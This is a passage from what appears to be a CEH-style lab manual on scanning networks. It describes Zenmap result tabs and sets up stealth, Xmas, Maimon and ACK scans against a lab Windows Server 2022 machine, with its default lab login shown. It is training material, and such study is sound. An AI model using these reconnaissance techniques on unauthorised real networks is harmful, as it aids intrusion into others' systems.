


- In the same way, click the **Host Details** tab to view the details of the TCP connect scan.



Module 03 – Scanning Networks


8. Click the **Scans** tab to view the command used to perform TCP connect/full open scan.
9. Click the **Services** tab located in the left pane of the window. This tab displays a list of services.




Note: You can use any of these services and their open ports to enter into the target network/host and establish a connection.

10. In this sub-task, we shall be performing a stealth scan/TCP half-open scan, Xmas scan, TCP Maimon scan, and ACK flag probe scan on a firewall-enabled machine (i.e., **Windows Server 2022**) in order to observe the result. To do this, we need to enable **Windows Firewall** in the **Windows Server 2022** machine.
11. Switch to the **Windows Server 2022** virtual machine.

12. Click **Ctrl+Alt+Del** to activate the machine. By default, **CEH\Administrator** user profile is selected, type **Pa\$\$w0rd** in the **Password** field and press **Enter** to login.



13. Navigate to **Control Panel → System and Security → Windows Defender Firewall → Turn Windows Defender Firewall on or off**, enable Windows Firewall and click **OK**, as shown in the screenshot.

